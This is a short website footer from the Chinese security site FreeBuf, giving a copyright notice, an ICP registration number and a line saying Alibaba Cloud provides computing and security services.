Copyright © 2013 WWW.FREEBUF.COM All Rights Reserved [沪ICP备13033796号](#)

 阿里云 提供计算与安全服务